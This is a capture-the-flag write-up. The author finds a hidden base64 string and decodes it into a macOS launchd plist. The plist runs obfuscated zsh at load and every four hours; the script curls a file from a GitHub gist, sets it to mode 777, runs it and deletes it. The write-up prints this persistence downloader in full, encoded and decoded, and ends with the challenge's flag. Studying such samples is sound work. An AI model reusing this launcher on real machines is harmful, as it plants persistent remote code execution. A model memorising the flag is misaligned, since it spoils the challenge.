# Welcome-To-The-Park

Once I downloaded the file, I extracted the contents in that directory.

I begin to examine the files within the extracted content. During my examination, I found a file named "interesting.command" containing the text "ls -a is your friend".

```
#!/bin/bash
# ls -a is your friend
echo "welcome to the park"
~
~
~
```

I continued my examination whilst using the ls -a command. I then came across a directory named ".hidden"

Within the .hidden directory, I found a file named "welcometothepark". I cat the file and find a base64 string.

I copied the base64 sting and take it into Cyberchef to decode it.

Input
start: 1446
end: 1447
length: 1
length: 1448
lines: 1

PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48IURPQ1RZUEUgcGxpc3QgUFVCTElDICItL
y9BcHBsZS8vRFREIFBMSVNUIDEuMC8vRU4iICJodHRwOi8vd3d3LmFwcGxlLmNvbS9EVERzL1Byb3BlcnR5TG
lzdC0xLjAuZHRkIj48cGxpc3QgdmVyc2lvbj0iMS4wIj48ZGljdD48a2V5PkxhYmVsPC9rZXk+PHN0cmluZz5
jb20uaHVudHJlc3MuY3RmPC9zdHJpbmc+PGtleT5Qcm9ncmFtQXJndW1lbnRzPC9rZXk+PGFycmF5PjxzdHJp
bmc+L2Jpbi96c2g8L3N0cmluZz48c3RyaW5nPi1jPC9zdHJpbmc+PHN0cmluZz5BMGI9J3RtcD0iJChtJztBM
GJFUmhlWj0na3RlbXAgL3RtcC9YWCc7QTBiRVJoZVpYPSdYWFhYWFgpIic7QTBiRVI9JzsgY3VybCAtLSc7QT
BiRT0ncmV0cnkgNSAtZiAnO0EwYkVSaD0nImh0dHBzOi8vJztBMGJFUmhlWlhEUmk9J2dpc3QuZ2l0aHUnO3
hiRVI9J2IuY29tL3MnO3p1dVE9J3R1YXJ0amFzJztqdXVRUTdsN1g1PSdoL2E3ZDE4JztqdXVRUTdsN1g1eVg9
JzdjNDRmNDMyNyc7anV1UVE3bDdYNXk9JzczOWI3NTJkMDM3YmU0NWYwMSc7anV1UVE3PSciIC1vICIke3Rtc
H0iOyBpJztqdXVRUTdsNz0nZiBbWyAtcyAiJHt0bXB9JztqdXVRUTdsN1g9JyIgXV07JztqdXVRUTdsN1g1eVk9
cgdGhlbiBjaG0nO2p1UVE3bD0nb2QgNzc3ICIke3RtcH0iOyAnO3pSTzNPVXRjWHQ9JyIke3RtcH0iOiJzt6Uk8
zT1V0PSc7IGZpOyBybSc7elJPM09VdGNYdGVCPScgIiR7dG1wfSInO2VjaG8gLWUgJHtBMGJ9JHtBMGJFUmhl
Wn0ke0EwYkVSaGVaWH0ke0EwYkVSfSR7QTBiRX0ke0EwYkVSaH0ke0EwYkVSaGVaWERSaX0ke3hiRVJ9JHtqd
XVRfSR7anV1UVE3bDdYNX0ke2p1dVFRN2w3WDV5WH0ke2p1dVFRN2w3WDV5fSR7anV1UVE3fSR7anV1UVE3bD
d9JHtqdXVRUTdsN1h9JHtqdXVRUTdsN2w3WDV5fSR7anVRUTdsfSR7elJPM09VdGNYdH0ke3pSTzNPVXR9JHt6Uk8
zT1V0Y1h0ZUJ9IHwgL2Jpbi96c2g8L3N0cmluZz48L2FycmF5PjxrZXk+UnVuQXRMb2FkPC9rZXk+PHRydWUg
Lz48a2V5PlN0YXJ0SW50ZXJ2YWw8L2tleT48aW50ZWdlcj4xNDQwMDwvaW50ZWdlcj48L2RpY3Q+PC9wbGlzd
D4=

Output
start: 1085
end: 1085
length: 0
time: 2ms
length: 1085
lines: 1

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST
1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict>
<key>Label</key><string>com.huntress.ctf</string><key>ProgramArguments</key><array>
<string>/bin/zsh</string><string>-c</string><string>A0b='tmp="$(m';A0bERheZ='ktemp
/tmp/XX';A0bERheZX='XXXXXX)"';A0bER='; curl --';A0bE='retry 5 -f
';A0bERh='"https://';A0bERheZXDRi='gist.githu';xbER='b.com/s';juuQ='tuartjas';juuQQ7l
7X5='h/a7d18';juuQQ7l7X5yX='7c44f4327';juuQQ7l7X5y='739b752d037be45f01';juuQQ7='" -o
"${tmp}"; i';juuQQ7l7='f [[-s "${tmp}';juuQQ7l7X='"]];';juuQQ7l7X5y=' then
chm';juuQQ7l='od 777 "${tmp}"; ';zRO3OUtcXt='"${tmp}"';zRO3OUt='; fi;
rm';zRO3OUtcXteB=' "${tmp}"';echo -e
${A0b}${A0bERheZ}${A0bERheZX}${A0bER}${A0bE}${A0bERh}${A0bERheZXDRi}${xbER}${juuQ}${j
uuQQ7l7X5}${juuQQ7l7X5yX}${juuQQ7l7X5y}${juuQQ7}${juuQQ7l7}${juuQQ7l7X}${juuQQ7l7X5y}$
{juuQQ7l}${zRO3OUtcXt}${zRO3OUt}${zRO3OUtcXteB} | /bin/zsh</string></array>
<key>RunAtLoad</key><true /><key>StartInterval</key><integer>14400</integer></dict>
</plist>

Once decoded, I see that it is xml content and can also see what it is trying to accomplish. I went ahead and put the pieces together from this output. I could see that I needed to curl "curl
https://gist.github.com/stuartjash/a7d187c44f4327739b752d037be45f01".

After using the curl command with the pieced together URL, I found another subdomain to with the extension
"/JohnHammond.jpg".

```html
          <a href="/stuartjash/a7d187c44f4327739b752d037be45f01/raw/4ea401db574d5cceb0ba517feb9f84971136f067/JohnHammond
.jpg" data-view-component="true" class="Button--secondary Button--small Button">      <span class="Button-content">
      <span class="Button-label">Raw</span>
</a>


        </div>
        <div class="file-info pr-4 d-flex flex-md-items-center flex-items-start flex-order-1 flex-auto">
          <span class="mr-1">
            <svg aria-hidden="true" height="16" viewBox="0 0 16 16" version="1.1" width="16" data-view-component="true" cl
ass="octicon octicon-image color-fg-muted">
    <path d="M16 13.25A1.75 1.75 0 0 1 14.25 15H1.75A1.75 1.75 0 0 1 0 13.25V2.75C0 1.784.784 1 1.75 1h12.5c.966 0 1.75.78
4 1.75 1.75ZM1.75 2.5a.25.25 0 0 0-.25.25v10.5c0 .138.112.25.25.25h.94l.03-.03 6.077-6.078a1.75 1.75 0 0 1 2.412-.06L14.5
10.31V2.75a.25.25 0 0 0-.25-.25Zm12.5 11a.25.25 0 0 0 .25-.25v-.917l-4.298-3.889a.25.25 0 0 0-.344.009L4.81 13.5ZM7 6a2 2
0 1 1-3.999.001A2 2 0 0 1 7 6ZM5.5 6a.5.5 0 1 0-1 0 .5.5 0 0 0 1 0Z"></path>
</svg>
          </span>
          <a class="wb-break-all" href="#file-johnhammond-jpg">
            <strong class="user-select-contain gist-blob-name css-truncate-target">
              JohnHammond.jpg
            </strong>
          </a>
        </div>
      </div>

    <div itemprop="text" class="Box-body p-0 blob-wrapper data type-text  gist-border-0">

        <div class="text-center p-3" data-hpc>
            <span class="border-wrap"><img src="https://gist.github.com/stuartjash/a7d187c44f4327739b752d037be45f01/raw/4e
a401db574d5cceb0ba517feb9f84971136f067/JohnHammond.jpg" alt="JohnHammond.jpg"></span>
        </div>
    </div>


  </div>
</div>


      <a name="comments"></a>
      <div class="js-quote-selection-container" data-quote-markdown=".js-comment-body">
        <div class="js-discussion "
        >
          <div class="ml-md-6 pl-md-3 ml-0 pl-0">
```

When I navigate to that link, it is a picture from the iconic 90's movie "Jurassic Park" (previously hinted in challenge description).

I downloaded the .jpg file and saved it to my attack machine. Opening the file did not yield any results. I then cat the .jpg file and obtained the "flag" at the bottom of the output!

```
?♦♦; flag{680b736565c76941a364775f06383466}
```